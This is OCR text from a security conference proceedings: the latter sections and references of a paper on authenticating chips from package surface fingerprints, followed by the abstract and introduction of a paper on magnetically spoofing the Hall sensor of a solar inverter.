The CounterFoil methodology is compatible as an add-on to existing supply chains, and the cost at scale should be significantly less than one cent per chip. Chip verifiers can use the inexpensive camera models from our experiments, and perform processing on dedicated or shared computers. Given that verification would likely be performed at PCB assembly houses, the small cost of the camera would be insignificant, especially when amortized over a large number of boards being produced. The labels affixed to the chips cost $0.30 per sheet, and we print 1024 markers per sheet, for a per-unit cost of $0.0003 per label. The enrolled data for each chip is 1 MB, which at current hard-drive prices of $0.03 per GB corresponds to a per-unit cost of $0.00003 for storing the data. Affixing markers to each chip is currently a manual and time-consuming process. At scale we imagine that per-chip labels could be replaced by labels on part reels, or other ways of communicating a purported identity for




Figure 11: Histograms showing increase in number of inliers in AS6C6264 SRAM when same ViTiny cameras are used for both enrollment and verification.




Figure 12: Histogram of inliers in AS6C6264 SRAM under two alternative lighting intensities (nominal is 800 lux) and one alternative zoom.

the parts that would be used to access the signed enrollment records. In that case, the ROI would be identified based on image recognition of package surface instead of the markers. The low barriers to adoption of CounterFoil are simply having a packaging house deploy the technology, and establishing keys for signing and verifying chips. Even if only a small fraction of purchasers would verify their chips using the available information, this should increase the risk of detection for distributors that traffic in possible counterfeits. The more significant barrier to adoption is perhaps the possibility that superficial cosmetic damage to parts could cause them to become untrusted, representing a monetary loss and a harm to branding.

Note that CounterFoil is specifically targeted toward preventing inauthentic parts from being installed onto printed circuit boards of a system, and doing so without trusting distributors. The reliance on surface imaging makes the approach less compatible with authentication by intermediate distributors between packaging and deployment. Distributors that deal with parts in bulk will not ordinarily handle individual chips in a way that is conducive to surface imaging for CounterFoil.

5.4 Camera Differences

Because enrollment and verification are performed using different camera instances, ability to match features may be impacted by differences in the lens, lighting, or the sensor array [34] of the cameras. To explore this further, we now evaluate how the matching performance changes in the unrealistic scenario of using the same ViTiny camera instance for both enrollment and verification of AS6C6264 chips, which was the most challenging authentication case in the prior experiments (see Fig 9b). Fig. 11 shows that using a consistent camera causes the number of inliers to increase, both in the case of same-chip comparisons and same-mold comparisons. The same-chip comparisons have a larger increase, and the overlap between the two distributions is reduced, implying capability for better authentication performance. This result reveals the presence of some detrimental camera variations that are being overcome in our realistic authentications that use different camera instances for verification and enrollment.

5.5 Varying Magnification and Lighting


Fig. 12 shows results under different magnification and lighting conditions using the ViTiny camera with the AS6C6264 chips using a smaller dataset with 10 chip instances. The approach is largely unaffected by lighting changes, but changing the magnification from enrollment to verification has some impact on the number of inliers.

6 Further Investigation of Fingerprints


In this section we deviate from our standard system to investigate package fingerprint properties that cannot easily be evaluated within the overall system. In particular, for different reasons, experiments in this section define the ROI in a way that doesn't rely on affixed labels. Instead of defining the center of the ROI as being at position $< r, \theta >$ relative to the marker (see Fig. 4), the center of the ROI is here defined as a pixel in the center of the image. To ensure that the same area of the chip is always imaged, the chip is aligned carefully to the camera. Aside from lacking markers, the image processing performed is as described in Sec. 4.

6.1 Testing Resilience of Fingerprints

The fingerprints should be robust enough to withstand wear that occurs when IC packages are jostled and handled during distribution. We use various time durations in a hobbyist rock tumbler to impart controllable amounts of wear on chips. After enrollment, chips are placed alone in the rock tumbler with 45mL of water and 5g of 60-grit silicon carbide, which is the coarsest grit used in rock tumbling. The tumbler barrel



(a) Reduction in inliers after wear in rock tumbler



(b) Chip before tumbler



(c) Chip after 1 hour

Figure 13: Reduction in inliers for chip AS6C6264 after spending time in rock tumbler. Images of chip are included to give a sense of the amount of wear caused.

is washed out between experiments, and each trial uses new grit and clean water. After tumbling, the chip is removed, rinsed under a faucet, dried and imaged for verification. The prototype adhesive labels do not survive the rock tumbler, so the ROI in the images is instead found by careful alignment of the chip under the camera.

Fig. 13 shows the degradation in number of inliers for chips after different amounts of time in the tumbler. The plot shows a slow decrease in the number of inliers after tumbling with a few hundred inliers left after an hour in the tumbler. The dashed line on the plot shows the acceptance threshold that has a 95 percent probability of rejecting a different chip from the same mold. In other words, an attacker that has obtained the same mold and produced new chips from it will have only a 5% of exceeding this threshold and thereby succeeding in forgery. Even after significant wear, most authentication trials from the legitimate chip are able to exceed this value.

Figs. 13b and 13c show package surfaces before and after 1 hour in the tumbler. Note that these images are illustrative; they use a different magnification from the results in Fig. 13a and include the corners of the chip where the wear is most noticeable, instead of showing only the ROI where the wear is less apparent. We also tested the effect of temperature by heating the chips to 170°C for an hour in a thermal chamber, but saw no change in the number of inliers.

6.2 Testing Fingerprint Uniqueness

Any complex physical object has some combination of minute features that are unlike all other instances of the same object. Given that molded integrated circuit packages are heterogeneous mixtures of particles, they are certain to be unique in this trivial, physical, sense. However, for authentication the relevant question is whether there is a uniqueness that is observable and stable at the scale of our imaging. In studying uniqueness, we pay special attention to chips that are produced from the same mold. Fortunately, each chip bears a mold mark that is imprinted in a circle on the underside of the chip. The mold mark, as is visible in Fig. 13b, gives a code of one letter and two numbers. The marks are used for traceability within the packaging facility, so that problematic molds can be identified. Our experiments confirm that chips with the same mark are from the same mold, as they show a distinct similarity according to our analysis, and in fact a similar texture can be observed at high magnification.

6.2.1 Scoring under Controlled Alignment

Experiments that use imprecisely placed labels to define the ROI of each chip cannot definitively show whether package fingerprints are unique. Two packages that are identical would appear unique if their labels are placed in such a way that their ROIs are disjoint regions of the package surface. We again avoid relying on markers and perform experiments in which ROI is based on chip alignment underneath the camera. Fig. 14 shows the result. Different chip instances from the same mold do show similarity, but it is smaller than the similarity between two images of the same chip. In chip type AS6C6264, the highest score between any two images of different chips from the same mold is 277 inliers, whereas the lowest score between any two images of the same chip is 603 inliers; the means are 113 and 825 respectively. The clear difference in scores for same-mold and same-chip comparisons is significant, as it shows that the mold surface texture is not entirely responsible for the fingerprints. Even if an adversary were able to perfectly reproduce (or steal) the mold, they will be unable to create high quality forged packages with it.

6.2.2 PUF-like Evaluation using Pixel Intensity

We also consider evaluating similarity of package fingerprints using a standard Physically Unclonable Function(PUF)-like scheme rather than the computer vision based techniques used in CounterFoil. As standard PUF metrics [35,36] based on Hamming distance are not directly applicable in this setting, distance comparisons between enrollment and verification images are made by comparing the 8-bit pixel intensities of the two ROIs on a pixel-by-pixel basis, which is analogous to comparing responses from weak PUFs on a bit-by-bit basis.


The major challenge in making this comparison is that, unlike in digital PUFs, when comparing images there is no ground truth about which pixel in the verification image should be compared against which pixel in the enrollment image. Even if the package appears identical in the two images, the pixel-by-pixel comparison will only show the similarity if the two images have pixel-accurate alignment. Aside from

requiring pixel-accurate alignment in the X and Y directions, rotation and scale variance additionally cannot be tolerated. Still, with some difficulty, we can partially overcome these challenges to make a pixel-by-pixel comparison. To make the comparison, we start from images taken using controlled alignment. A brute-force search is then performed to find the X and Y offset that best aligns the images, as seen in Fig. 15b. Only when the alignment is correct to within a few pixels does the similarity between the images become apparent. The need to perform brute force search for alignment increases runtime to 10s per comparison, which is hundreds of times slower than CounterFoil, and still unable to handle any change to rotation or scale. The results from making hundreds of comparisons in this manner are shown in Fig. 15a. In some cases, presumably due to rotation or scale, the similarity between the same-chip images cannot be found using pixel-by-pixel comparisons. This result confirms that the package features can with some difficulty be observed in a PUF like way, but also shows that pixel-by-pixel comparisons are not well-suited to this task relative to the computer vision approach.

6.2.3 PUF-like Evaluation using Feature Distance


In CounterFoil, the number of matches that we compute as inliers is based on both feature similarity, and the geometric relationship of the features on the package surface, as matched keypoints from enrollment and verification must be related by a homography. One might also consider evaluating similarity of the features in corresponding positions of two chip packages, similar to Hamming Distance between corresponding bits in a PUF circuit. In this case, the computer vision approach is being used to align the enrollment and verification keypoints, but after alignment is decided the corresponding features are scored according to their similarity in feature space instead of their pixel intensity.

Fig. 16 shows the average distance, in feature space, between features having positional correspondence defined by computed homography. In a highly controlled setting of careful alignment, lighting and single camera, the same package can be distinguished from packages created from the same mold, as shown by the separation between the feature distances in Fig. 16a. However, in the general setting which contains typical image quality variations, the same chip distribution is shifted to the right leading to a slight overlap with the same mold distribution as shown in Fig. 16a. An absolute feature distance threshold to distinguish between chips from same mold is therefore not robust to image quality variations. CounterFoil aims to avoid this limitation by using feature similarity ranking (nearest neighbors) instead of an absolute distance threshold.




(a) 23LC1024 with ViTiny (b) AS6C6264 with ViTiny

Figure 14: Inlier CDFs for SRAMs under controlled alignment.



(a) Difference in Pixel Intensity



(b) Alignment


















Figure 15: PUF-like evaluation on raw pixel intensity data.


6.3 Additional Package Types

To further validate package surface fingerprints, we conduct experiments with 10 additional circuit package types. As before, one ViTiny camera is used for enrollment, and a second for verification. We use 5 instances of each chip, and from each instance collect 5 enrollment and 5 verification images. Note that, among the molded packages in this secondary population, none appear to be from the same mold.


Table 2 summarizes the results of the experiment. Because many of the packages are quite small, and we want to use an unmarked area of the package surface as the fingerprint, in some cases the enrolled area of the surface is smaller than $2mm^2$. ROI is identified by manual chip alignment under the camera, as many of the packages are impractically small for

Table 2: Evaluation of package surface fingerprints across a range of package types. Contrast between number of inliers in same chip comparisons and different chip comparisons is an indication of suitability to CounterFoil.

Surface Map	Example Image	Chip Name	Package	Same Chip Inliers μ (σ)	Diff. Chip Inliers μ (σ)	Area (mm^2)	Example Image	Surface Map
		W25Q80EWUXIETR	23-SOT	38.6 (13.2)	3.0 (1.5)	0.454		
		TSV524IQ4T	16-QFN	42.9 (8.4)	4.1 (1.7)	0.315		
		MX25V4006EM1I-13G	8-SOIC	58.8 (10.2)	3.8 (1.5)	0.454		
		24LC32A-I/MS	8-MSOP	344.3 (44.8)	4.0 (1.3)	2		
		CY7C1353G-100AXC	100-TQFP	280.8 (40.1)	4.7 (1.0)	2		
		ADG419TQ	14-CDIP	358.4 (73.2)	3.9 (1.3)	2		
		ADP125ACPZ-R7	8-LFCSP	18.3 (7.2)	3.2 (1.5)	0.315		
		W25Q80EWUXIE TR	8-USON	12.3 (5.9)	2.1 (1.3)	0.201		
		FAN53540UCX	20-WLCSP	3.2 (2.9)	1.8 (1.4)	0.315		
		2N3440	TO-39	0 (0)	0 (0)	2		



(a) Controlled setting



(b) Uncontrolled setting

Figure 16: Average distance in feature space for same-position keypoint pairs.




Figure 17: Tested package types include plastic, ceramic, metal and waver level packages. Paperclip and U.S. one-cent coin are shown for scale.

the crude adhesive markers used in our prototype demonstration. The table gives for each chip an example image with the ROI marked by a square. To give a sense of the surface structure of each package model, we plot within the table the deviation from nominal surface height along an arbitrary 0.9mm trace of the surface; this data is collected with the same Zygo Nexview 3D optical surface profiler used to generate Fig. 3a.

The significant distance between the average number of inliers for same chip and different chip comparisons implies that it may be possible to authenticate most of the plastic packages by their fingerprints, although further experiments would be needed to give confidence. Interestingly, based on this preliminary data, the ceramic package (14-CDIP) also appears to have identifying features. Two packages that are notably

unsuitable for the style of package fingerprinting used in this paper are the final two entries in the table – the TO-39 metal can package and 20-WLCSP wafer-level package. In these two cases, the reflective surfaces cause very few keypoints to be extracted from the image, and the extracted keypoints do not match well between enrollment and verification.

7 Conclusion

In this paper we have presented COUNTERFOIL, a system that verifies provenance by extracting unique fingerprints from surface features of integrated circuit packages imaged using inexpensive cameras. The work is a low-cost strategy that can help to address the significant problem of counterfeit integrated circuits which results in billions of dollars of losses each year. Our approach enrolls unique features of each chip after packaging, and requires no chain-of-custody through distribution. During verification features are matched against cryptographically signed enrollment records. We've demonstrated the approach to work on a large population of two different chips, have used different models of low-cost microscope cameras, and have evaluated resiliency of fingerprints. Crucially, we've shown that even an adversary possessing an exact duplicate of the mold used to produce a chip's package will not easily be able to create a high-quality counterfeit of the chip.

Acknowledgments

We thank the anonymous reviewers and our shepherd, Yossi Oren, for their insightful comments on earlier versions of this work. This work was supported in part by NSF grant CNS-1749845.

Availability

The code and dataset of images used in this paper are available at https://github.com/danholcomb/supply-chain-security

References

[1] Crypto++ Library 8.1.0, Feb 2019. https://www.cryptopp.com/.

[2] N. E. C. Akkaya, B. Erbagci, and K. Mai. Secure chip odometers using intentional controlled aging. In *2018 IEEE International Symposium on Hardware Oriented Security and Trust (HOST)*, pages 111–117, April 2018.

[3] Alliance Memory Inc. AS6C6264: 8k x 8bit Low Power CMOS SRAM, 2017. https://www.alliancememory.com/wp-content/uploads/pdf/Alliance%20Memory_64K_AS6C6264v2.0July2017.pdf.

[4] Navid Asadizanjani, Nathan Dunn, Sachin Gattigowda, Mark Tehranipoor, and Domenic Forte. A database for counterfeit electronics and automatic defect detection based on image processing and machine learning. *ISTFA, Nov*, 2016.

[5] Herbert Bay, Tinne Tuytelaars, and Luc Van Gool. SURF: speeded up robust features. In Aleš Leonardis, Horst Bischof, and Axel Pinz, editors, *Computer Vision – ECCV 2006*, pages 404–417, Berlin, Heidelberg, 2006. Springer Berlin Heidelberg.

[6] Richard C Benson, Dawnielle Farrar, and Joseph A Miragliotta. Polymer adhesives and encapsulants for microelectronics applications. *Johns Hopkins APL Technical Digest*, 28(1):58, 2008.

[7] T. D. Bergman, C. P. Manager, and K. T. Liszewski. Battelle barricade: A nondestructive electronic component authentication and counterfeit detection technology. In *2016 IEEE Symposium on Technologies for Homeland Security (HST)*, pages 1–6, May 2016.

[8] G. Bradski. The OpenCV Library. *Dr. Dobb's Journal of Software Tools*, 2000.

[9] Jan Camenisch and Anna Lysyanskaya. An efficient system for non-transferable anonymous credentials with optional anonymity revocation. In *International Conference on the Theory and Applications of Cryptographic Techniques*, pages 93–118. Springer, 2001.

[10] Christopher Henderson. Transfer Molding, 9 2012. In InfoTracks Semitracks Monthly Newsletter; Available: http://www.semitracks.com/newsletters/september/2012-september-newsletter.pdf.

[11] W. Clarkson, T. Weyrich, A. Finkelstein, N. Heninger, J. A. Halderman, and E. W. Felten. Fingerprinting blank paper using commodity scanners. In *2009 30th IEEE Symposium on Security and Privacy*, pages 301–314, May 2009.

[12] W. E. Cobb, E. D. Laspe, R. O. Baldwin, M. A. Temple, and Y. C. Kim. Intrinsic physical-layer authentication of integrated circuits. *IEEE Transactions on Information Forensics and Security*, 7(1):14–24, Feb 2012.

[13] Gerald DeJean and Darko Kirovski. RF-DNA: Radio-Frequency Certificates of Authenticity. In Pascal Paillier and Ingrid Verbauwhede, editors, *Proceedings of the 9th International Conference on Cryptographic Hardware and Embedded Systems - CHES 2007*, pages 346–363, Berlin, Heidelberg, 2007. Springer Berlin Heidelberg.

[14] Morris J Dworkin. SHA-3 standard: Permutation-based hash and extendable-output functions. Technical report, 2015.

[15] Martin A. Fischler and Robert C. Bolles. Random sample consensus: A paradigm for model fitting with applications to image analysis and automated cartography. *Commun. ACM*, 24(6):381–395, June 1981.

[16] Francis Galton. *Fingerprint directories*. Macmillan and Company, 1895.

[17] S. Garrido-Jurado, R. Muñoz Salinas, F.J. Madrid-Cuevas, and M.J. Marín-Jiménez. Automatic generation and detection of highly reliable fiducial markers under occlusion. *Pattern Recogn.*, 47(6):2280–2292, June 2014.

[18] B Gassend, D Clarke, and M Van Dijk. Silicon physical random functions. In *Proceedings of the IEEE Computer and Communications Society*, 2002.

[19] J Guajardo, S Kumar, GJ Schrijen, and P Tuyls. FPGA intrinsic PUFs and their use for IP protection. *Cryptographic Hardware and Embedded Systems*, 2007.

[20] Ujjwal Guin, Ke Huang, Daniel DiMase, John M Carulli, Mohammad Tehranipoor, and Yiorgos Makris. Counterfeit integrated circuits: a rising threat in the global semiconductor supply chain. *Proceedings of the IEEE*, 102(8):1207–1228, 2014.

[21] Ujjwal Guin, Xuehui Zhang, Domenic Forte, and Mohammad Tehranipoor. Low-cost on-chip structures for combating die and IC recycling. In *Proceedings of the 51st Annual Design Automation Conference*, DAC '14, pages 87:1–87:6, New York, NY, USA, 2014. ACM.

[22] Ghaith Hammouri, Aykutlu Dana, and Berk Sunar. CDs have fingerprints too. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 348–362. Springer, 2009.

[23] James A Hayward and Janice Meraglia. DNA marking and authentication: A unique, secure anti-counterfeiting program for the electronics industry. In *International Symposium on Microelectronics*, volume 2011, pages 000107–000112. International Microelectronics Assembly and Packaging Society, 2011.

[24] Daniel E. Holcomb, Wayne P. Burleson, and Kevin Fu. Power-up SRAM state as an identifying fingerprint and source of true random numbers. *IEEE Transactions on Computers*, 58(9):1198–1210, September 2009.

[25] Wan-Chiech Huang, Chao-Ming Hsu, and Cheng-Fu Yang. Recycling and refurbishing of epoxy packaging mold ports and plungers. *Inventions*, 1(2):11, 2016.

[26] IHS Technology. Top 5 most counterfeited parts represent a $169 billion potential challenge for global semiconductor market, 2012. Available: http://www.isuppli.com/Semiconductor-Value-Chain/News/pages/Top-5-Most-Counterfeited-Parts-Represent-a-\protect\T1\textdollar169-Billion-Potential-Challenge-for-Global-Semiconductor-Market.aspx.

[27] N. Kae-Nune and S. Pesseguier. Qualification and testing process to implement anti-counterfeiting technologies into IC packages. In *2013 Design, Automation Test in Europe Conference Exhibition (DATE)*, pages 1131–1136, March 2013.

[28] C Kerry and P Gallagher. FIPS PUB 186-4: digital signature standard (DSS). *FEDERAL INFORMATION PROCESSING STANDARDS PUBLICATION. National Institute of Standards und Technology*, 2013.

[29] Eric Koziel, Kate Thurmer, Lauren Milechin, Peter Grossmann, Michael Vai, Roger Khazan, Keith Bergevin, and Philip Comer. Side channel authenticity discriminant analysis for device class identification. In *Government Microciruit Applications & Critical Technology Conference*, 2016.

[30] Serge Leef. Supply Chain Hardware Integrity for Electronics Defense (SHIELD), 2018. Available: https://csrc.nist.gov/CSRC/media/Projects/cyber-supply-chain-risk-management/documents/SSCA/Winter_2018/TuePM2.1-SHIELD.pdf.

[31] S. Leutenegger, M. Chli, and R. Y. Siegwart. BRISK: binary robust invariant scalable keypoints. In *2011 International Conference on Computer Vision*, pages 2548–2555, Nov 2011.

[32] Zhengxiong Li, Aditya Singh Rathore, Chen Song, Sheng Wei, Yanzhi Wang, and Wenyao Xu. Printracker: Fingerprinting 3d printers using commodity scanners. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 1306–1323, New York, NY, USA, 2018. ACM.

[33] David G. Lowe. Distinctive image features from scale-invariant keypoints. *International Journal of Computer Vision*, 60(2):91–110, Nov 2004.

[34] Jan Lukáš, Jessica Fridrich, and Miroslav Goljan. Digital camera identification from sensor pattern noise. *IEEE Transactions on Information Forensics and Security*, 1(2):205–214, 2006.

[35] Roel Maes and Ingrid Verbauwhede. Physically unclonable functions: a study on the state of the art and future research directions. In *in Towards Hardware-Intrinsic Security, Security and Cryptology*, 2010.

[36] Abhranil Maiti, Vikash Gunreddy, and Patrick Schaumont. A systematic method to evaluate and compare the performance of physical unclonable functions. cryptology eprint archive, report 2011/657, 2011.

[37] Manncorp. SMT Pick and Place Machines, 2019. https://www.manncorp.com/component-placement-and-handling.

[38] Michael L. Jones. DNA marking technology improves quality through fraud prevention, Sept 2016. Available: http://www.dla.mil/AboutDLA/News/NewsArticleView/Article/958928/dna-marking-technology-improves-quality-through-fraud-prevention/.

[39] Microchip Technology Inc. 23A1024/23LC1024: 1Mbit SPI Serial SRAM with SDI and SQI Interface, 2015. http://ww1.microchip.com/downloads/en/DeviceDoc/20005142C.pdf.

[40] Marius Muja and David G. Lowe. Fast approximate nearest neighbors with automatic algorithm configuration. In Alpesh Ranchordas and Helder Araújo, editors, *VISAPP (1)*, pages 331–340. INSTICC Press, 2009.

[41] NASA JPL/OSMS Assurance Technology Program Office. Electric, Electronic and Electromechanical Parts Bulletin newsletter, 2011. available at https://nepp.nasa.gov/files/20647/2011%20EEE%20Parts%20Bulletin%20MayJune11%206_22_11.pdf.

[42] National Research Council. *Counterfeit deterrent features for the next-generation currency design*, volume 472. National Academies Press, 1993.

[43] M. Pecht and S. Tiku. Bogus: electronic manufacturing and consumers confront a rising tide of counterfeit electronics. *IEEE Spectrum*, 43(5):37–46, May 2006.

[44] Michael O Rabin. How to exchange secrets with oblivious transfer. *IACR Cryptology ePrint Archive*, 2005:187, 2005.

[45] Report of the Committee on Armed Services United States Senate; 112th congress. INQUIRY INTO COUNTERFEIT ELECTRONIC PARTS IN THE DEPARTMENT OF DEFENSE SUPPLY CHAIN, 2012. Available: https://www.armed-services.senate.gov/imo/media/doc/Counterfeit-Electronic-Parts.pdf.

[46] Ethan Rublee, Vincent Rabaud, Kurt Konolige, and Gary Bradski. ORB: an efficient alternative to SIFT or SURF. In *Proceedings of the 2011 International Conference on Computer Vision*, ICCV '11, pages 2564–2571, Washington, DC, USA, 2011. IEEE Computer Society.

[47] SAE International. Counterfeit Electronic Parts; Avoidance, Detection, Mitigation, and Disposition, Users, 2012. Revised 2016-09-12.

[48] Senate Armed Services Committee Hearing on Counterfeit Electronic Parts in the Defense Supply Chain. TESTIMONY OF RALPH L. DENINO Vice President Corporate Procurement L-3 Communications Corporation, Nov 2011. Available: https://www.armed-services.senate.gov/imo/media/doc/DeNino%2011-08-11.pdf.

[49] Ashlesh Sharma, Vidyuth Srinivasan, Vishal Kanchan, and Lakshminarayanan Subramanian. The fake vs real goods problem: Microscopy and machine learning to the rescue. In *Proceedings of the 23rd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, KDD '17, pages 2011–2019, New York, NY, USA, 2017. ACM.

[50] J. P. Skudlarek, T. Katsioulas, and M. Chen. A platform solution for secure supply-chain and chip life-cycle management. *Computer*, 49(8):28–34, Aug 2016.

[51] SparkFun Electronics Blog. Fake ICs Identified, July 2010. Available: https://www.sparkfun.com/news/395.

[52] KW Tong, CK Kwong, and KW Ip. Optimization of process conditions for the transfer molding of electronic packages. *Journal of Materials Processing Technology*, 138(1):361–365, 2003.

[53] Rao R Tummala. Fundamentals of microsystems packaging. 2001.

[54] Pim Tuyls and Lejla Batina. RFID-Tags for Anti-counterfeiting. In David Pointcheval, editor, *Topics in Cryptology – CT-RSA 2006*, pages 115–131, Berlin, Heidelberg, 2006. Springer Berlin Heidelberg.

[55] Pim Tuyls, Geert-Jan Schrijen, Boris Škorić, Jan van Geloven, Nynke Verhaegh, and Rob Wolters. Read-proof hardware from protective coatings. In *Cryptographic Hardware and Embedded Systems - CHES*, pages 369–383, Berlin, Heidelberg, 2006. Springer Berlin Heidelberg.

[56] ViTiny USA. ViTiny UM12 Long Working Distance 5MP USB Digital Microscope, 2018. http://www.vitiny-usa.com/vitiny-um12.html.

[57] Yu Zheng, Abhishek Basak, and Swarup Bhunia. CACI: Dynamic current analysis towards robust recycled chip identification. In *Proceedings of the 51st Annual Design Automation Conference*, DAC '14, pages 88:1–88:6, New York, NY, USA, 2014. ACM.

[58] Zygo Corporation. Nexview 3D Optical Surface Profiler. https://www.zygo.com/?/met/profilers/nexview/&utm_source=zygo&utm_medium=QualityMag&utm_content=NexviewPage&utm_campaign=PrintAd.

Hall Spoofing: A Noninvasive DoS Attack on Grid-Tied Solar Inverter

Anomadarshi Barua *and* Mohammad Abdullah Al Faruque
Department of Electrical Engineering and Computer Science, University of California, Irvine

Abstract

Grid-tied solar inverters continue to proliferate rapidly to tackle the growing environmental challenges. Nowadays, different smart sensors and transducers are tightly integrated with the grid-tied inverter. This integration opens the "Pandora's Box" of unknown threats that could come from very unconventional ways. This paper demonstrates a noninvasive attack that could come by spoofing the Hall sensor of an inverter in a stealthy way by using an external magnetic field. We demonstrate how an attacker can camouflage his/her attack tool and place it near a target inverter. In doing so, he/she can intentionally perturb grid voltage and frequency and can inject false real and reactive power to the grid. We also show the consequences of the attack on a scaled-down testbed of a power grid with a commercial 140 W grid-tied inverter from Texas Instruments. We are able to achieve a 31.52% change in output voltage, 3.16x (-6dB to -11dB) increase in low-frequency harmonics power, and 3.44x increase in real power. Moreover, we introduce a duty-cycle variation approach for a noninvasive adversarial control that can change the inverter voltage up to 34% and real power up to 38%. We discuss the feasibility of using a 100 kW inverter through discussion. This provides insights behind the generalization of the attack model. In addition, the commercial power system simulation tool Etap 19.0.1 is used to simulate the impact of the attack on a 2.3 MW power grid. To the best of our knowledge, this is the first methodology that highlights the possibility of such an attack that might lead to grid blackout in a weak grid.

1 Introduction

Cyber-physical systems (CPSs) in power grids comprise sophisticated control mechanisms. These mechanisms may produce multidisciplinary security issues capable of compromising the *Availability* and *Integrity* [1, 2, 3] of the power grids. Examples of such attacks on power CPSs include cyberattacks on the Ukrainian power grid [4], DoS attacks on anonymous western utilities in the U.S. power sector [5], the Slammer worm attack on Ohio's Davis-Besse nuclear power plant [6], the Stuxnet malware attack on Iran's nuclear facilities [7], etc. The results of these attacks are very serious, including region-wise blackouts affecting more than 230,000 residents [8] and monetary losses [9].

